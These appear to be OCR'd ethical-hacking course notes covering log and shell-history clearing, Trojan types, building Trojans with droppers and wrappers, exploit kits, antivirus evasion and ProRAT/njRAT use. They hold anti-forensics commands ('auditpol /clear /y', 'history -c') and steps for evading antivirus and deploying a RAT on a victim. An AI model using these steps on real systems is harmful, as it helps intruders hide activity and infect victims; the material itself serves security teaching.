


✓ But the tasks above make logs on event viewer




So logs should be deleted using command prompt

- ✓ See all the logs
  Auditpol /get /category:*



- ✓ Enable selected “no auditing” logs into auditing mode. So those logs can be seen.
  Auditpol /set /category:”system”,”account logon” /success:enable /failure:enable



- ✓ Clearing all the logs
  Auditpol /clear /y

```
Select Administrator: Command Prompt
C:\Windows\system32>auditpol /clear /y
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:system
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
  Security State Change                   No Auditing
```

- Clearing logs of the attacking pc
  - ✓ To see the command history
    more ~/.bash_history

```
kali@kali: ~                                                    12:12 AM
kali@kali: ~
File  Actions  Edit  View  Help
root@kali:~# more ~/.bash_history
vim /etc/network/interfaces
ifdown eth0
ifup eth0
apt-get install samba
apt-get install samba-client
apt-get install cifs-utils
apt-get install libnss-winbind winbind
apt-get install libnss-winbind
```

  - ✓ To stop saving the command history


```
kali@kali: ~                                                    12:14 AM
kali@kali: ~
File  Actions  Edit  View  Help
root@kali:~# export HISTSIZE=0
root@kali:~#
```

  - ✓ To clear all executed commands of all using shells

```
kali@kali: ~                                                    12:15 AM
kali@kali: ~
File  Actions  Edit  View  Help
root@kali:~# history -c
root@kali:~#
```

```
kali@kali: ~                                                    12:17 AM
kali@kali: ~
File  Actions  Edit  View  Help
root@kali:~# cat /dev/null > ~.bash_history&& history -c && exit
logout
kali@kali:~$
```

✓ To clear all executed commands of the present working shell



✓ To scramble the command history


- Malware threats

➢ Insider threat

An insider threat is a security risk that originates from within the targeted organization. It typically involves a current or former employee or business associate who has access to sensitive information or privileged accounts within the network of an organization, and who misuses this access. Traditional security measures tend to focus on external threats and are not always capable of identifying an internal threat emanating from inside the organization.

Types of insider threats include:

- ✓ Malicious insider—also known as a Turncloak, someone who maliciously and intentionally abuses legitimate credentials, typically to steal information for financial or personal incentives
- ✓ Careless insider—an innocent pawn who unknowingly exposes the system to outside threats. This is the most common type of insider threat, resulting from mistakes, such as leaving a device exposed or falling victim to a scam
- ✓ A mole—an imposter who is technically an outsider but has managed to gain insider access to a privileged network. This is someone from outside the organization who poses as an employee or partner.



➢ Backdoor / Trap door

A trap door is kind of a secret entry point into a program that allows anyone gain access to any system without going through the usual security access procedures. Other definition of trap door is it is a method of bypassing normal authentication methods. Therefore, it is also known as back door.

Programmers use Trap door legally to debug and test programs. Trap doors turns to threats when any dishonest programmers to gain illegal access. Program development and software update activities should be first focus of security measures.

❖ When does backdoors create?

- ✓ Installing programs downloaded from untrusted sources
- ✓ Un-customized installations
- ✓ Propagation
- ✓ Un-updated anti malware solutions

➢ Trojan horse


A standalone malicious program which may give full control of infected PC to another PC is called Trojan horse. It may make copies of them, harm the host computer systems, or steal information.

The Trojan horse will actually do damage once installed or run on your computer but at first glance will appear to be useful software. Trojans are designed as they can cause serious damage by deleting files and destroying information on your system.

Trojans allow confidential or personal information to be compromised by system creating a backdoor on your computer that gives unauthorized users access to your system. Unlike Trojans do not self replicate reproduce by infecting other files nor do they self-replicate. Means Trojan horse viruses differ from other computer viruses and do not spread themselves.
Most popular Trojan horses are Beast, Zeus, The Blackhole Exploit Kit, Flashback Trojan, Netbus, Subseven, Y3K Remote Administration Tool, Back Orifice.

- Common types of Trojan malware
  - ✓ **Fake AV Trojan**- This Trojan behaves like antivirus software, but demands money from you to detect and remove threats, whether they're real or fake.
  - ✓ **Game-thief Trojan**-The losers here may be online gamers. This Trojan seeks to steal their account information.
  - ✓ **Infostealer Trojan**-As it sounds, this Trojan is after data on your infected computer.
  - ✓ **Mailfinder Trojan**-This Trojan seeks to steal the email addresses you've accumulated on your device.
  - ✓ **Ransom Trojan**-This Trojan seeks a ransom to undo damage it has done to your computer. This can include blocking your data or impairing your computer's performance.
  - ✓ **Remote Access Trojan**-This Trojan can give an attacker full control over your computer via a remote network connection. Its uses include stealing your information or spying on you.
  - ✓ **Rootkit Trojan**-A rootkit aims to hide or obscure an object on your infected computer. The idea? To extend the time a malicious program runs on your device.
  - ✓ **SMS Trojan**-This type of Trojan infects your mobile device and can send and intercept text messages. Texts to premium-rate numbers can drive up your phone costs.
  - ✓ **Trojan banker**-This Trojan takes aim at your financial accounts. It's designed to steal your account information for all the things you do online. That includes banking, credit card, and bill pay data.
  - ✓ **Trojan IM**-This Trojan targets instant messaging. It steals your logins and passwords on IM platforms.

- Trojan life cycle



- What would it do?
  - ✓ Disables firewalls and anti-virus solutions
  - ✓ Replaces or deletes OS files
  - ✓ Opens backdoors
  - ✓ Adds to a botnet
  - ✓ Generates bogus traffic for DOS
  - ✓ Downloads and installs malwares
  - ✓ Grabs screenshots
  - ✓ Records videos from camera
  - ✓ Steels passwords, codes, financial and personal data
  - ✓ Uses target for spamming

So Many Ports, So Little Time

Port	Trojan	Port	Trojan	Port	Trojan
2	Death	20	Senna Spy	21	BladeRunner
22	Shaft	23	Tiny Telnet	25	Terminator
31	Paradise	80	Executor	421	TCP Wrapper
456	Paradise	555	Ini-Killer	666	Satanz Backdoor
1001	WebEx	1011	Doly Trojan	1095	RAT
1170	Psyber	1234	Ultors Trojan	1243	Sub7
1245	Voodoo	2023	Ripper	4590	ICQ Trojan
5000	Bubbel	6670	Netbus	9989	Coma

- Clues of a Trojan
  - ✓ Disabled antivirus
  - ✓ Task manager not working
  - ✓ Random restarts or shut downs
  - ✓ Screen savers and home screen changes
  - ✓ Taskbar and start button disappears
  - ✓ Web browser redirects to web sites
  - ✓ DVD drive ejects randomly
  - ✓ Printers works randomly
  - ✓ Mouse keys reverse

➢ Making Trojan backdoors

- Step 1 – use a tool kit

These kits can be used to create Trojans as our choice by including various options. These tool kits can be dangerous and can be backfire if it's not executed properly. Some of those kits are,

- ✓ Dark horse Trojan virus maker
- ✓ Senna spy Trojan generator
- ✓ Batch Trojan generator
- ✓ Umbra loader
- ✓ Trojan horse construction kit

❖ Step 2 – create a dropper

Trojan Dropper is program that is designed to secretly install malicious files and programs to victim's computer without getting noticed. These programs save lot of files on the victim's drive and launch them without asking for any information from the user. The creators of malware always try to search for ways to bypass the antivirus security and install malware on the victim's computer. So, using dropper is the most common method that can be used.

These droppers are available for both Windows and Android phones. On Windows, they copy malicious files on to Windows drive without taking any prior permission from user. Whereas in Android, they install apps without letting user know about them. In an Android operating system, malicious apps to be dropped are mostly contained in Android/Trojan Dropper's Assets Directory.

- **Example of a Dropper**:
  - Installation path: `c:\windows\system32\svchosts.exe`
  - Autostart: `HKLM\Software\Mic...\run\Iexplorer.exe`
- **Malicious code**:
  - Client address: client.attacker.com
  - Dropzone: dropzone.attacker.com
- **A genuine application**:
  - File name: chess.exe
  - Wrapper data: Executable file

❖ Step 3 – create a wrapper


Wrapper wraps dropper, malicious code, genuine code into one exe package. When the user runs the wrapped EXE, it first installs the Trojan in the background and then runs the wrapping application in the foreground. Some of these wrappers are,

- ✓ IExpress wizard
- ✓ Elite wrap
- ✓ Advanced file joiner
- ✓ Soprano 3
- ✓ Exe2vbs

❖ Step 4 – propagation


This happens when user clicks,

- ✓ on the malicious link
- ✓ malicious email attachments
- ✓ socially engineered pop-up ads
- ✓ wrapped programs



- step 5 – execute the dropper
  - ✓ disguise -> trusted file (executable file)
  - ✓ extracts the malware components hidden in it and executes them
  - ✓ serve as a decoy to focus attention away from malicious activities

❖ step 6 – execute the damage routine (delivers payloads)



➢ Exploit Kit

An exploit kit or crime ware toolkit is a platform to deliver exploits and payloads such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system. Exploit kits (or exploit packs) are automated programs used by attackers to exploit known vulnerabilities in systems or applications. Exploit kits target multiple vulnerabilities at the same time and comprise everything the criminal needs to carry out the attack.

There are several stages necessary for an exploit to be successful:


- ✓ Establish contact with the host environment through a landing page - The first stage of the exploit uses a landing page of a website that has been compromised. Victims are encouraged to visit this site, for example, through an email link, a popup, or a malicious advertisement.

- ✓ Redirect to an alternative landing page and detect vulnerabilities in the host that can be exploited - Code embedded into this landing page then proceeds to determine if the victim's device has any vulnerable browser-based applications that correspond to the exploits in the kit.
  If no vulnerabilities are detected (that is, everything is up to date and all holes are patched), then the attack stops. But if a vulnerability is found, then the website will send traffic to the exploit.

- ✓ Carry out the exploit to spread malware.
- ✓ Infect the host environment by executing the malware

Exploit Kits

- ✓ Infinity
- ✓ Phoenix Exploit Kit
- ✓ Blackhole Exploit Kit
- ✓ Bleedinglife
- ✓ Crimepack



➢ Evading Anti-Virus Techniques

- ✓ Break the Trojan file into multiple pieces and zip them as single file.
- ✓ ALWAYS write your own Trojan, and embed it into an application.

- ✓ Change Trojan's syntax {Convert an EXE to VB script, Change .EXE extension to.DOC.EXE, PPT.EXE or.PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)}
- ✓ Change the content of the Trojan using hex editor and also change the checksum and encrypt the file.
- ✓ Never use Trojans downloaded from the web (antivirus can detect these easily)

➢ RAT s


A remote access Trojan (RAT) is a malware program that includes a back door for administrative control over the target computer. RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment. Once the host system is compromised, the intruder may use it to distribute RATs to other vulnerable computers and establish a botnet.

RAT s


- ✓ njRAT
- ✓ proRAT
- ✓ mosucker
- ✓ theef

➢ proRAT


ProRat is a Remote Administration Tool made by PRO Group.ProRat was written in C programming language and its capable to work with all windows operating systems. ProRat is made for remoting your own computers from other computers. ProRat supports lots of languages.




- ✓ install
- ✓ create the proRAT server (define the port, victim name, password)



- ✓ send it to victim pc and run
- ✓ connect to victim pc



- ✓ start monitoring




➢ njRAT Trojan kit


NJRat has capabilities to log keystrokes, access the victim's camera, steal credentials stored in browsers, open a reverse shell, upload/download files, view the victim's desktop, perform process, file, and registry manipulations, and capabilities to let the attacker update, uninstall, restart, close, disconnect the RAT and rename its campaign ID. 